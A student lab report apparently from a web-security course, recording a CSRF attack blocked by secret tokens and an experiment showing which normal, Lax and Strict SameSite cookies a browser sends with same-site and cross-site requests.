
Lets try to CSRF attack to add-friend attack again




## CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

After clicking Add-Friend Attack link and view Alice friends we see the error  
Form is missing \_\_token\_or\_\_ts fields



After that I tried with Edit-profile attack  
I saw the error display



And the attack was not successful at this time because the was missing token and ts field.



## 4.2 Task 5: Experimenting with the SameSite Cookie Method

Most browsers have now implemented a mechanism called SameSite cookie, which is a property associated with cookies. When sending out requests, browsers will check this property, and decide whether to attach the cookie in a cross-site request. A web application can set a cookie as SameSite if it does not want the cookie to be attached to cross-site requests. For example, they can mark the session ID cookie as SameSite, so no cross-site request can use the session ID, and will therefore not be able to launch CSRF attacks.


To help students get an idea on how the SameSite cookies can help defend against CSTF attacks, They have created a website called [www.example32.com](http://www.example32.com) on one of the containers. I visited the following URL

URL: <http://www.example32.com/>


Once I had visited this website once, three cookies were set on your browser, cookie-normal, cookie-lax, and cookie-strict. As indicated by the name, the first cookie is just a normal one, the second and third cookies are samesite cookies of two different types (Lax and Strict types). We have designed two sets of experiments to see which cookies will be attached when you send an HTTP request back to the server. Typically, all the cookies belonging to the server will be attached, but this is not the case if a cookie is a samesite type.

I followed the links for the two experiments. Link A points to a page on [example32.com](http://example32.com), while Link B points to a page on [attacker32.com](http://attacker32.com). Both pages are identical (except for the background color), and they both send three different types of requests to [www.example32.com/showcookies.php](http://www.example32.com/showcookies.php), which simply displays the cookies sent by the browser.


I browsed <http://www.example32.com/>



After clicking Link A following page was displayed.



I had clicked the Submit (GET) button and it showed the same site request



I had clicked the Submit (Post) button and it showed the same site request POST request



While clicking Link B

← → ↻ 🏠 [www.attacker32.com/testing.html](http://www.attacker32.com/testing.html)

## SameSite Cookie Experiment

**A. Sending Get Request (link)**

<http://www.example32.com/showcookies.php>

**B. Sending Get Request (form)**

**C. Sending Post Request (form)**

After submitting post button, it shows cross-site request

← → ↻ 🏠 [www.example32.com/showcookies.php](http://www.example32.com/showcookies.php)

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`

Your request is a **cross-site** request!

After submitting the Submit (GET) button following page appeared.

← → ↻ 🏠 [www.example32.com/showcookies.php?fname=some+data](http://www.example32.com/showcookies.php?fname=some+data)

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

SameSite prevents the browser from sending this cookie along with cross-site requests. The main goal is to mitigate the risk of cross-origin information leakage. It also provides some protection against cross-site request forgery attacks. Possible values for the flag are none, lax, or strict.

The strict value will prevent the cookie from being sent by the browser to the target site in all cross-site browsing contexts, even when following a regular link. For example, for a GitHub-like website this would mean that if a logged-in user follows a link to a private GitHub project posted on a corporate discussion forum or email, GitHub will not receive the session cookie and the user will not be able to access the project.

A bank website however most likely doesn't want to allow any transactional pages to be linked from external sites so the strict flag would be most appropriate here.

The lax value provides a reasonable balance between security and usability for websites that want to maintain user's logged-in session after the user arrives from an external link. In the above GitHub scenario, the session cookie would be allowed when following a regular link from an external website while blocking it in CSRF-prone request methods (e.g. POST).

The none value won't give any kind of protection. The browser attaches the cookies in all cross-site browsing contexts.